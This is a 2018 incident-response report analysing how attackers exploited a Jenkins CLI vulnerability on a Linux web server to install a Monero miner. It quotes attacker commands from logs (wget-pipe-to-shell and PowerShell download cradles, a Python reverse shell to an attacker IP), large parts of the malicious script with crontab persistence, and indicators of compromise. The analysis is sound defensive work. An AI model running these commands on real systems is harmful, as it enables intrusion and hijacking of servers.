Malware attacks on Linux Servers to run Cryptocurrency Miners. A real case analysis.

CivilSphere Project

AUGUST 2018

AUTHORS:
VERONICA VALEROS
ISRAEL LEIVA
JOACHIM SUICO
BRYAN CAMPBELL
MARIA RIGAKI
SEBASTIAN GARCIA

Executive Summary

This report describes the discovery and analysis of a security breach in a web server of one of our partner organizations on February 2018. The analysis revealed a long pattern of attacks against several web servers in the same organization which intended to use the compromised server for cryptomining purposes.

The attackers exploited a known vulnerability in Jenkins and Apache web server. After exploitation, the attackers attempted to download and execute a Monero cryptocurrency mining malware in the compromised system. These attacks aimed to take advantage of the computational power available on the organization for mining cryptocurrency. The attacks did not specifically target the organization.

The attacks were first found around mid 2017 and there are several descriptions of their activities. However, there has not been so far a **complete description** of the methodologies, tools, infrastructure and possible scope of the threat.

Our team inspected historical application logs, network traffic from hundred of servers and the actual malicious files to better understand the attack. We uncovered several unknown details of the attacks that are useful to better understand the threat. The attacks in the organization's servers date back to mid 2017 and the attackers repeated them every few months.

Although the cryptocurrency mining malware is not new to the security community, a **change has been witnessed in the techniques and exploits** used to gain control of servers. The same malware adapts to use different and new exploits, can infect different operating systems, and has a large capability to find vulnerable servers. We concluded that the **threat is significant**, and it has a large and complex background infrastructure. Moreover, the cryptocurrency wallet used in this attack was previously used in other attacks, suggesting that the attackers were from the same group. The wallet is well known to the community, blocking it to receive and send payouts in several cryptocurrency sites. An analysis of this wallet is performed.

We conclude that cryptomining attacks are a real and large threat to the Internet, obtaining hundreds of thousands of dollars per wallet and putting at risk the operation of millions of servers. These attacks seem to be part of a large infrastructure of malicious activities and not isolated cases. The time, money, servers and amount of code needed to maintain the operation is large enough to justify a deeper analysis.

Contents

Discovery and Vulnerability

Incident discovery

On **February 19th, 2018**, around 12:00 CET, the CivilSphere team received an alert from the system administrator of one of our partner organizations. A web server, named **Nora**, was displaying unusual behavior that suggest an ongoing intrusion attack. The alert was triggered after receiving an automated email from the *cron* daemon indicating that there was a task trying to stop certain processes but didn't have the permissions to do so. The email looked like this:

```
From: root <system-messages@xxx.yyy.zzz>
To: "tomcat6"
Cc:
Bcc:
Date: Mon, 19 Feb 2018 12:21:02 +0100
Subject: Cron <tomcat6@xxx> wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh
pkill: killing pid 2271 failed: Operation not permitted
pkill: killing pid 1774 failed: Operation not permitted
pkill: killing pid 2271 failed: Operation not permitted
```

The email alert had enough information to start investigating. The subject alone was a strong indication that something suspicious was occurring. There was an unauthorized task in the *crontab* that was attempting to download a file called "**logo4.jpg**" from the IP **192.99.142.232,** and then trying to execute it.

Our team downloaded this file in a safe environment to examine it. The file was a shell script that executed several instructions. These included commands to:

- Kill a fixed list of processes. Possibly to delete previous versions of itself or other competing processes.

- Add itself to the *crontab* in order to have persistence in the server.

- Download two files, a binary file and a JSON file. The script is designed to attempt different downloads in case the first download fails (see SubSection 'Analysis of the malicious shell script' for the full functionality of this script). In this case, the first download attempt failed, but the second one was successful:

    a. First it tried to download a first pair of files: ***gcc*** and ***config_1.json***. Files were stored in /var/tmp/ folder as ***supsplk*** and ***config.json*** respectively.This attempt failed.
    b. Since the first attempt failed, the script tried to download a second pair of files: ***minerd*** and ***c1.json*** files. Files were stored in /var/tmp/ folder as ***supsplk*** and ***config.json*** respectively. This attempt was successful.
- Execute the binary file using the JSON file as a configuration file.
- Start mining cryptocurrency.

The analysis of the script and the downloaded files confirmed that we were dealing with a cryptomining attack. Inside the server, the team discovered the binary file called ***supsplk*** (ELF 64-bit LSB executable). According to VirusTotal, this file is likely malicious and categorized as a Linux ELF64 EXEC [8]. In order to get more information, the team also downloaded the ***config.json*** file used by ***supsplk***. This file had credentials for the monero cryptocurrency wallet using the monerohash.com server.

Details of the exploited vulnerability

According to our findings, the attacker exploited the **Jenkins CLI** vulnerability (**CVE-2017-1000353)** in the attacked server, which provides unauthenticated remote code execution. The vulnerability is described by the MITRE CVE dictionary as follows:

"*Jenkins versions 2.56 and earlier as well as 2.46.1 LTS and earlier are vulnerable to an unauthenticated remote code execution. An unauthenticated remote code execution vulnerability allowed attackers to transfer a serialized Java `SignedObject` object to the Jenkins CLI, that would be deserialized using a new `ObjectInputStream`, bypassing the existing blacklist-based protection mechanism. We're fixing this issue by adding `SignedObject` to the blacklist. We're also backporting the new HTTP CLI protocol from Jenkins 2.54 to LTS 2.46.2, and deprecating the remoting-based (i.e. Java serialization) CLI protocol, disabling it by default.*" [5]

In this case, the compromised server was running Jenkins 1.532.2, a very old version of the software. The vulnerability was announced by the Jenkins team on May 26th, 2017.

In newer versions of Jenkins, the remote-based CLI was deprecated, introducing a new one based in HTTP, in addition to an existing one that uses SSH. The Jenkins team recommends to disable the use of the former and use any of the latter instead.

Forensic Analysis

Fortunately, the CivilSphere team had access to the complete logs of the infected server as well as its historical network traffic. To better understand how the attacker got inside the server

and pinpoint its entry point, we started by checking the logs of services which were running with Apache/Tomcat and Jenkins users.

Apache logs

The following logs were extracted from the Apache web server at the moment of the attack. It can be seen that the Jenkins application was targeted, and that the attack came from the IP address **192.99.142.227**.

```
192.99.142.227 - [19/Feb/2018:12:04:01 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"
192.99.142.227 - [19/Feb/2018:12:04:02 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 "-"
192.99.142.227 - [19/Feb/2018:12:04:03 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"
192.99.142.227 - [19/Feb/2018:12:04:04 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 "-"
192.99.142.227 - [19/Feb/2018:12:04:05 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"
192.99.142.227 - [19/Feb/2018:12:04:06 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 "-"
```

These logs were obtained from the attacked server and later on, this activity was verified with our external network capture. These logs gave us the first indication on how the attack worked.

Tomcat logs

Looking at the Tomcat logs of the infected server it was possible to see the exact sequence of attacks. The first successful command to download and execute a malicious script was found in the Tomcat logs on **Feb 19, 2018 at 12:04:04**, as seen below:

```
Feb 19, 2018 12:04:04 PM - hudson.remoting.SynchronousCommandTransport$ReaderThread run
SEVERE: I/O error in channel HTTP full-duplex channel
9763bad9-c57a-4b5d-9eeb-faca755efad0
hudson.remoting.DiagnosedStreamCorruptionException
...
'mbash -c
{echo,d2dldCAtcSBodHRwOi8vMTkyLjk5LjE0Mi4yMzI6ODIyMC9sb2dvNC5qcGcgLU8gLSB8IHNo}|{base64
,-d}|{bash,-i}t'
...
```

The string in that log is encoded in Base64:

```
d2dldCAtcSBodHRwOi8vMTkyLjk5LjE0Mi4yMzI6ODIyMC9sb2dvNC5qcGcgLU8gLSB8IHNo
```

Decoding the string shows the instruction to download and execute a malicious shell script:

```
wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh
```

This was the successful attack that infected the Nora server.

There was a second command observed in the Tomcat logs that attempted to download and execute a malicious script, this time for Windows. The attempt was performed on **Feb 19, 2018 at 12:04:06**, as it can be read below:

```
Feb 19, 2018 12:04:06 PM - hudson.remoting.SynchronousCommandTransport$ReaderThread run
SEVERE: I/O error in channel HTTP full-duplex channel
dd599c96-9e2f-4f5d-a69a-f781b2476d1c
hudson.remoting.DiagnosedStreamCorruptionException
...
'*powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc
cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGU
AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAD
EANQA4AC4ANgA5AC4AMQAzADMALgAxADcAOgA4ADIAMgAwAC8AMQAuAHAAcwAxACcAKQA=t'
...
```

The string in that log is encoded in Base64:

```
cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGU
AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAD
EANQA4AC4ANgA5AC4AMQAzADMALgAxADcAOgA4ADIAMgAwAC8AMQAuAHAAcwAxACcAKQA=
```

Decoding the string shows the instruction to download and execute a malicious shell script but for Windows:

```
Base64 decode: powershell IEX (New-Object
Net.WebClient).DownloadString('http://158.69.133.17:8220/1.ps1')
```

Other attacks were found in the Tomcat logs, most of them from last year. These dates are consistent with the announcement of the Jenkins vulnerability on May 2017. One of the first attempts was made on June 2017 and it was a request to **http://218.161.13.248/1.txt** (not accessible now). Another attempt worth considering was in September 2017, which sent a request to the Jenkins CLI with the following content:

```
Sep 13, 2017 3:45:09 PM -
hudson.remoting.SynchronousCommandTransport$ReaderThread run
SEVERE: I/O error in channel HTTP full-duplex channel
64e64e99-7e68-433a-8280-3994d261137c
hudson.remoting.DiagnosedStreamCorruptionException
...
/bin/basht' 0x00 0x02 '-ct' 0x00 0xe5 'python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("91.
232.125.211",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"])
```

The bold and italic text is a classic method to obtain a **reverse shell** to bypass firewall protections. This command would make a connection from the server to the attacker instead of the attacker to the server, and it is usually a connection with the ability to run system


commands. In this case the attacker IP address was **91.232.125.211**. Some of these attacks were successful, but it is difficult to be completely certain after half a year.

Analysis of the malicious shell script

The attack on the server consisted of a bash script, used for checking running processes, new versions of the script, and download of miner executables for Linux. Below you will find a detailed analysis of the files involved in this attack.

Bash script logo4.jpg

This bash script, with MD5 **b413478091f9fa96ad88cbe57cde3d5b**, was downloaded directly from the code executed by the exploit. The script is very generic and it takes care of downloading and updating itself using the *cron* service. **At the moment of detection, this malicious file was not uploaded to the VirusTotal service**[1].



virustotal

SHA256:	19c257223cc8dfee933d2ab8a647163683047e25e97f029a08d8fec7edb9a0b6
File name:	19C257223CC8DFEE933D2AB8A647163683047E25E97F029A08D8FEC7EDB9A0B6
Detection ratio:	7 / 59
Analysis date:	2018-02-20 13:01:21 UTC (3 months, 1 week ago)

1 0

Analysis | Additional information | Comments 1 | Votes

Antivirus	Result	Update
Avast	BV:Agent-BAY [PUP]	20180220
AVG	BV:Agent-BAY [PUP]	20180220
DrWeb	Linux.DownLoader.694	20180220
ESET-NOD32	Linux/CoinMiner.J	20180220
Ikarus	Trojan.Linux.Downloader	20180220
NANO-Antivirus	Trojan.Script.CoinMiner.exsrpj	20180220
Rising	Trojan.Linux.Shell/XMR-Miner!1.AFB2 (CLASSIC)	20180220
Ad-Aware		20180220

[1] https://www.virustotal.com/#/file/b413478091f9fa96ad88cbe57cde3d5b

The file is a Linux/Unix shell script that contains 369 lines of code. A total of 298 lines of code are dedicated to kill existing processes using different methods: killing through specific process names, removing specific known malicious files from the system, and searching for keywords or PIDs. The first 20 lines of the script are shown below, and they show how the authors of the script attempted to kill not only previously existing versions of the same script, but also other possible cryptocurrency miners that have compromised the server previously. The script used ***pkill***, which allows to kill processes by name.

```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -f 67.231.243.10
pkill -9 jva
pkill -f ./atd
pkill -f /tmp/wa/httpd.conf
pkill -f 108.61.186.224
pkill -f 128.199.86.57
pkill -f 142.4.124.164
pkill -f 192.99.56.117
pkill -f 45.76.102.45
pkill -f AnXqV.yam
pkill -f BI5zj
pkill -f Carbon
pkill -f Duck.sh
pkill -f Guard.sh
pkill -f JnKihGjn
pkill -f KGlJwfWDbCPnvwEJupeivI1FXsSptuyh
pkill -f NXLAi
```

After the first batch of instructions to kill processes, the script creates a new job in the *crontab* to download a new version of the script periodically. The script removes existing *cron* jobs in the *crontab* first, then creates a new *crontab* instruction and stores it as a temporary file. The temporary file is used to write the new *crontab* instruction and is deleted afterwards.

```
300 crontab -r || true && \
301 echo "* * * * * wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh" >> /tmp/cron || true && \
302 crontab /tmp/cron || true && \
303 rm -rf /tmp/cron || true && \
```

The next section of the script attempts to pause two docker processes if they are running: ***kube-apis*** and ***nginx78***. The malware then downloads a new version of the configuration file and cryptomining malware, and runs it after calculating the number of cores in the server and number of pages that will be reserved.

```
304 docker pause `docker ps|grep kube-apis |awk '{print $1}'`
305 docker pause `docker ps|grep nginx78 |awk '{print $1}'`
306 wget -O /var/tmp/config.json http://192.99.142.232:8220/config_1.json
307 wget -O /var/tmp/supsplk http://192.99.142.232:8220/gcc
308 chmod 777 /var/tmp/supsplk
309 cd /var/tmp
310 proc=`grep -c ^processor /proc/cpuinfo`
311 cores=$(($proc+1))
312 num=$(($cores*3))
313 /sbin/sysctl -w vm.nr_hugepages=`$num`
314 nohup ./supsplk -c config.json -t `echo $cores` >/dev/null &
315 fi
316 ps -fe|grep supsplk |grep -v grep
```

First if-then section: Download of gcc.

The remaining sections of the code can be split in “if - else” sections. In each section, the malicious script will check if the last command exited successfully or not. If it didn’t, the malware will proceed to download a new configuration and/or cryptominer version, it will calculate the number of cores and reserved pages, and the miner is run again.

```
317 if [ $? -eq 0 ]
318 then
319 pwd
320 else
321 wget -O /var/tmp/config.json http://192.99.142.232:8220/c1.json
322 wget -O /var/tmp/supsplk http://192.99.142.232:8220/minerd
323 chmod 777 /var/tmp/supsplk
324 cd /var/tmp
325 proc=`grep -c ^processor /proc/cpuinfo`
326 cores=$(($proc+1))
327 num=$(($cores*3))
328 /sbin/sysctl -w vm.nr_hugepages=`$num`
329 nohup ./supsplk -c config.json -t `echo $cores` >/dev/null &
330 fi
```

Second if-then section: Download of minerd. This is the one that was successful in the attack of the Nora server.

```
331 if [ $? -eq 0 ]
332 then
333 pwd
334 else
335 wget -O /var/tmp/config.json http://192.99.142.232:8220/kworker.json
336 wget -O /var/tmp/supsplk http://192.99.142.232:8220/atd2
337 chmod 777 /var/tmp/supsplk
338 cd /var/tmp
339 proc=`grep -c ^processor /proc/cpuinfo`
340 cores=$(($proc+1))
341 num=$(($cores*3))
342 /sbin/sysctl -w vm.nr_hugepages=`$num`
343 nohup ./supsplk -c config.json -t `echo $cores` >/dev/null &
344 fi
```

Third if-then section: Download of atd2.

```
345 if [ $? -eq 0 ]
346 then
347 pwd
348 else
349 wget -O /var/tmp/config.json http://192.99.142.232:8220/kworker.json
350 wget -O /var/tmp/supsplk http://192.99.142.232:8220/atd3
351 chmod 777 /var/tmp/supsplk
352 cd /var/tmp
353 proc=`grep -c ^processor /proc/cpuinfo`
354 cores=$(($proc+1))
355 num=$(($cores*3))
356 /sbin/sysctl -w vm.nr_hugepages=`$num`
357 nohup ./supsplk -c config.json -t `echo $cores` >/dev/null &
358 fi
```

Fourth if-then section: Download of atd3.

```
359 ps -fe|grep supsplk |grep -v grep
360 if [ $? -eq 0 ]
361 then
362 pwd
363 else
364 wget -O /var/tmp/supsplk http://192.99.142.232:8220/yam
365 chmod 777 /var/tmp/supsplk
366 cd /var/tmp
367 nohup ./supsplk -c x -M stratum+tcp://41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4v
    UMveKAzAiA4j8xgUi29TpKXpm3zKTUYo:x@monerohash.com:3333/xmr  >/dev/null &
368 fi
369 echo "runing....."
```

Fifth if-then section: Download of yam.

Notice that the downloaded resources are different. More details about these miners are included in the IoC section. The following is a summary of all the downloads in the if-then sections of the script:

- First download: http://192.99.142[.]232:8220/gcc
- Second download: http://192.99.142[.]232:8220/minerd
    - **This is the miner that was successfully executed in the server.**
- Third download: http://192.99.142[.]232:8220/atd2
- Fourth download: http://192.99.142[.]232:8220/atd3
- Fifth download: http://192.99.142[.]232:8220/yam

The JSON configuration file

The malicious script also downloaded a configuration file. This configuration contains all the parameters that the crypto miner needs to run properly. This includes the algorithm, wallet address, password (never used), and other settings. An example of the configuration file can be seen below:

```
{
    "algo": "cryptonight",
    "av": 0,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 0,
    "log-file": null,
    "max-cpu-usage": 90,
    "print-time": 60,
    "safe": false,
    "url": "stratum+tcp://monerohash.com:5555",
    "user":
"41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKX
pm3zKTUYo",
    "pass": "x",
    "keepalive": true,
    "nicehash": false
}
```

In this configuration file it can be seen that the miner uses the pool service **monerohash.com** with the wallet:

```
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xg
Ui29TpKXpm3zKTUYo
```

This monero wallet has already been known in the security community since last year, participating in a number of attacks and infections. See Section "Related Attacks and Educational Environments" for more information about related attacks using this wallet. The configuration script also shows that the password used was 'x', however the mining service does not use a password, so this information was not used.

Infrastructure of the Attack

All the types of attacks reported on the Internet involving malware miners in the last year seem to have a very similar infrastructure that is driven by economic goals. They usually have three to four stages and at the end they execute a cryptocurrency miner. The mining software used for the attacks doesn't have to be new or even considered malicious. The malware used in the intrusion (**MD5 4fa4269b7ce44bfce5ef574e6a37c38f**) was found and reported as malicious by the community since 2016. The fact that the miner is well known since 2016 does not stop future attacks easily since the script is quite easy to modify and adapt, and also because it is only in the second stage. At the start of the intrusion, different vulnerabilities are exploited to gain access to the attacked system.

The complete schema of the infrastructure of the attack can be seen in Figure 1. The infrastructure is significant from the point of view that the IP address used for attacking our server and the IP address used for C&C belong to the same range **192.99.142.0/24**. In particular that IP range belongs to OVH Hosting, Inc. Since there are no known services or organizations registered as owners of these IP addresses for legal purposes, we may conclude that the IPs were probably rented as hosting services for the purpose of attacking.




Figure 1. Schema of the infrastructure of the attack that resulted in the installation of the Linux Bitcoin Miner 4fa4269b7ce44bfce5ef574e6a37c38f.

Timeline of the Attack on Nora

The intrusion analyzed in this report was discovered in February 2018, however, there were identical attacks happening months before in the **same server**. In this section we present a general timeline of events to better understand the attack and how it took place.

2017 Nov -> 2018 Feb - Jenkins Version installed in the server: 1.532.2
2017 Nov -> 2018 Feb - Apache Tomcat Version installed in the server 6.0.35

2017 Nov 06 - [from apache logs] Several attempts to POST /jenkins/cli (200 OK)
2017 Nov 06 - [from tomcat logs] Two attempts to download and execute a malicious shell script (C&C IP address 142.4.124.50, port 8220, files logo4.jpg, logo3.jpg)

2018 Jan 11 -> Feb 12 - [netflows] Repetitive connections from Nora to the malicious IP 142.4.124.50, port 8220. The amount of connections attempts indicate that it may have been a malfunction on a previous version of the malware installed on the server. Dozens of requests per minute.

2018 Feb 01 - [netflows] Received attacks attempts to several hosts in the University from the same attacker that attacked Nora. Attempts do not work.

2018 Feb 12 - [tomcat logs] Attempt to download and execute a malicious shell script (ip 142.4.124.50, port 8220, files logo4.jpg).

2018 Feb 19 12:04 - [apache logs] Successful access to Jenkins cli via POST requests from 192.99.142.227 ("POST /jenkins/cli HTTP/1.1" 200 OK).

2018 Feb 19 12:04 - [tomcat logs] Download and execution of a malicious shell script (ip 142.4.124.50, port 8220, file logo4.jpg).

2018 Feb 19 12:04 - [tomcat logs] Download and execution attempt of a malicious shell for Windows (ip 158.69.133.17, port 8220 file 1.ps1)

2018 Feb 19 12:05 - [tomcat logs] Tomcat logs stopped.

2018 Feb 19 12:21 - [system admin] Email received by the administration that a task in the system was attempting to kill a process but wasn't authorized to do so.

2018 Feb 19 13:22 - [apache logs] Logs indicate that Jenkins was down.

Indicators of Compromise

Below are the indicators, along with their sha256 hashes when applicable, extracted from the attack starting from the exploit → shell script → crypto miner. Also included are the alternative crypto miner downloads, possible project sources, and wallet of the attacker.

Attackers Source IPs

- **192.99.142.227 (Attacker)**

```
NetRange:       192.99.0.0 - 192.99.255.255
CIDR:           192.99.0.0/16
NetName:        OVH-ARIN-7
NetHandle:      NET-192-99-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS16276
Organization:   OVH Hosting, Inc. (HO-2)
RegDate:        2013-06-17
Updated:        2013-06-17
Comment:        www.ovh.com
Ref:            https://whois.arin.net/rest/net/NET-192-99-0-0-1

CustName:       Private Customer
Address:        Private Residence
City:           The Plains
StateProv:      OH
PostalCode:     45780
Country:        US
RegDate:        2017-12-12
...<SNIP>...
```

  This seems to be a dynamic IP address which ISP is on Canada, but it was reselled to Ohio, US.

- **142.4.124.50 (Attacker)**

```
NetRange:       142.4.124.0 - 142.4.124.255
CIDR:           142.4.124.0/24
NetName:        199-180-100-0-1
NetHandle:      NET-142-4-124-0-1
Parent:         PT-82-4 (NET-142-4-96-0-1)
NetType:        Reassigned
OriginAS:       AS54600
Customer:       Ryan koal (C03192641)
RegDate:        2012-10-25
Updated:        2012-10-25
Ref:            https://whois.arin.net/rest/net/NET-142-4-124-0-1
```

```
CustName:       [[REDACTED]]
Address:        1376 Craigview Dr.
City:           Chicago      pittsburgh
StateProv:      PA
PostalCode:     15243
Country:        US
RegDate:        2012-10-25
Updated:        2016-03-26
```

- **91.232.125.211 (Attacker)**

```
inetnum:        91.232.124.0 - 91.232.125.255
netname:        CYBERHOSTPRO
descr:          Cyber Host Pro LTD
country:        GB
org:            ORG-CHP2-RIPE
admin-c:        CD3587-RIPE
tech-c:         CD3587-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         GLOBALAXS-MNT
mnt-routes:     GLOBALAXS-MNT
mnt-domains:    GLOBALAXS-MNT
notify:         samer@globalaxs.com
created:        2011-11-09T13:31:35Z
last-modified:  2016-06-09T14:47:28Z
source:         RIPE
sponsoring-org: ORG-GL37-RIPE

organisation:   ORG-CHP2-RIPE
org-name:       Cyber Host Pro Ltd
org-type:       OTHER
address:        Unit 36 Evans Business Centre
address:        North Road
address:        Ellesmere Port
address:        Cheshire
address:        CH65 1AE
address:        United Kingdom
e-mail:         ipabuse@cyberhostpro.com
abuse-c:        AC30763-RIPE
mnt-by:         OHT-MAINT
mnt-ref:        OHT-MAINT
created:        2009-02-21T17:53:39Z
last-modified:  2016-02-15T17:03:24Z
source:         RIPE
...<SNIP>...
```

This server belongs to a VPS server in the UK.

Shell Scripts

- **http://218.161.13[.]248/1.txt**
  - Used in June 2017 (inaccessible, likely same as the original shell script).
  - Associated with HINET-NET, Data Communication Business Group, Taiwan.

- **http://142.4.124[.]50:8220/logo4.jpg**
  - Used in November 2017 (inaccessible, likely same as the original shell script).
  - Associated with an physical person in Pittsburgh, United States.

- **http://158.69.133[.]17:8220/1.ps1**
  - Used on February 2018 (inaccessible, likely PowerShell version of the shell script).
  - a672a448cec76348d86c37c479a03dd0ba3ba142271d0aa3476298530204e295
  - Associated with OVH Hosting, Inc., Canada.

- **http://192.99.142[.]232:8220/logo4.jpg**
  - Used in the successful february 2018 attack (POSIX shell script).
  - 19c257223cc8dfee933d2ab8a647163683047e25e97f029a08d8fec7edb9a0b6
  - Associated with OVH Hosting, Inc., Canada.

Crypto miners and Configuration Files

- **http://192.99.142[.]232:8220/gcc**
  - ELF 64-bit LSB executable, xmrig based miner.
  - 8bf1def5479b39376b3790a83380831d288c57dd4fbad8e64abc3a9062eb56bb
  - YARA: possible_cryptominer_xmrig
  - Miner based on https://github.com/xmrig/xmrig due to hits on yara rule based on the xmrig project.

- **http://192.99.142[.]232:8220/c1.json**
  - Configuration file for the xmrig miner.
